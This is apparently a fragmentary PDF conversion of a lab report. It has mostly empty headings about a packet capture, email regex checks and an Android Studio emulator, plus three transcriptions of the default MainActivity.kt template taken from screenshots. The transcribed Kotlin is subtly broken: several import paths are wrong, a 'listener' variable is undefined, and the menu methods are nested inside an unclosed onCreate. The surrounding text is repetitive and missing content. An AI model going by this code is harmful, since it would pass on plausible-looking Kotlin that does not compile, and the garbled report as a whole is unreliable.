
Packets: 94410 - Displayed: 73246 (77.6%) Profile: Default

## CHECKING EMAIL THROUGH REGEX:




## CHECKING TIME OF PACKET:






## 10. Android Studio Emulator


OPENING ANDROID STUDIO:



## OPENING BASIC ACTIVITY VIEWS:



## CREATING CASE:



## OPENING PHONE:


The screenshot shows the Android Studio interface. The left sidebar displays the project structure for 'T10 [ ]' under 'My Application'. The main area shows the code for 'MainActivity.kt' with the following content:

```

1 package com.example.myapplication
OFF
2
3 import android.os.Bundle
4 import com.google.android.material.snackbar
5 import android.app.AppCompatActivity
6 import androidx.navigation.findNavController
7 import androidx.navigation.ui.AppBarConfiguration
8 import androidx.navigation.ui.navigateUp
9 import androidx.navigation.ui.setupActionBarWithNavController
10 import android.view.Menu
11 import android.view.MenuItem
12 import com.example.myapplication.databinding
13
14 class MainActivity : AppCompatActivity() {
15
16     private lateinit var appBarConfiguration: AppBarConfiguration
17     private lateinit var binding: ActivityMainBinding
18
19     override fun onCreate(savedInstanceState: Bundle?) {
20         super.onCreate(savedInstanceState)
21
22         binding = ActivityMainBinding.inflate(layoutInflater)
23         setContentView(binding.root)
24
25         setSupportActionBar(binding.toolbar)
26
27         val navController = findNavController(R.id.nav_host_fragment)
28         appBarConfiguration = AppBarConfiguration(navController)
29         setupActionBarWithNavController(navController)
30
31         binding.fab.setOnClickListener { view ->
32             Snackbar.make(view, "Replace with your own action", Snackbar.LENGTH_LONG)

```

The status bar at the bottom indicates 'Gradle: Building...'.



Android Studio interface showing the code editor for `MainActivity.kt` and a running device screen.

`MainActivity.kt` code:

```
1 package com.example.myapplication
2
3 import ...
4
5 class MainActivity : AppCompatActivity() {
6
7     private lateinit var appBarConfiguration: AppBarConfiguration
8     private lateinit var binding: ActivityMainBinding
9
10    override fun onCreate(savedInstanceState: Bundle?) {
11        super.onCreate(savedInstanceState)
12
13        binding = ActivityMainBinding.inflate(layoutInflater)
14        setContentView(binding.root)
15
16        setSupportActionBar(binding.toolbar)
17
18        val navController = findNavController(R.id.nav_host_fragment)
19        appBarConfiguration = AppBarConfiguration(navController)
20        setupActionBarWithNavController(navController)
21
22        binding.fab.setOnClickListener { view ->
23            Snackbar.make(view, "Replace with your own action", Snackbar.LENGTH_LONG)
24                .setAction("Action", listener)
25                .setAnchorView(R.id.fab)
26                .show()
27        }
28
29        override fun onCreateOptionsMenu(menu: Menu): Boolean {
30            // Inflate the menu; this adds items to the action bar if it is available.
31            menuInflater.inflate(R.menu.menu_main, menu)
32            return true
33        }
34
35        override fun onOptionsItemSelected(item: MenuItem): Boolean {
36            // Handle action bar item clicks here. The action bar will
37            // automatically handle clicks on the Home/Up button, so long
38            // as you specify a parent activity in AndroidManifest.xml.
39            return super.onOptionsItemSelected(item)
40        }
41    }
42}
```


The emulator shows a dark-themed home screen with the date "Mon May 6".

Android Studio interface showing the code editor for `MainActivity.kt` and a running device screen.


`MainActivity.kt` code:

```
1 package com.example.myapplication
2
3 import ...
4
5 class MainActivity : AppCompatActivity() {
6
7     private lateinit var appBarConfiguration: AppBarConfiguration
8     private lateinit var binding: ActivityMainBinding
9
10    override fun onCreate(savedInstanceState: Bundle?) {
11        super.onCreate(savedInstanceState)
12
13        binding = ActivityMainBinding.inflate(layoutInflater)
14        setContentView(binding.root)
15
16        setSupportActionBar(binding.toolbar)
17
18        val navController = findNavController(R.id.nav_host_fragment)
19        appBarConfiguration = AppBarConfiguration(navController)
20        setupActionBarWithNavController(navController)
21
22        binding.fab.setOnClickListener { view ->
23            Snackbar.make(view, "Replace with your own action", Snackbar.LENGTH_LONG)
24                .setAction("Action", listener)
25                .setAnchorView(R.id.fab)
26                .show()
27        }
28
29        override fun onCreateOptionsMenu(menu: Menu): Boolean {
30            // Inflate the menu; this adds items to the action bar if it is available.
31            menuInflater.inflate(R.menu.menu_main, menu)
32            return true
33        }
34
35        override fun onOptionsItemSelected(item: MenuItem): Boolean {
36            // Handle action bar item clicks here. The action bar will
37            // automatically handle clicks on the Home/Up button, so long
38            // as you specify a parent activity in AndroidManifest.xml.
39            return super.onOptionsItemSelected(item)
40        }
41    }
42}
```


The emulator shows a white-themed home screen with the Google logo.



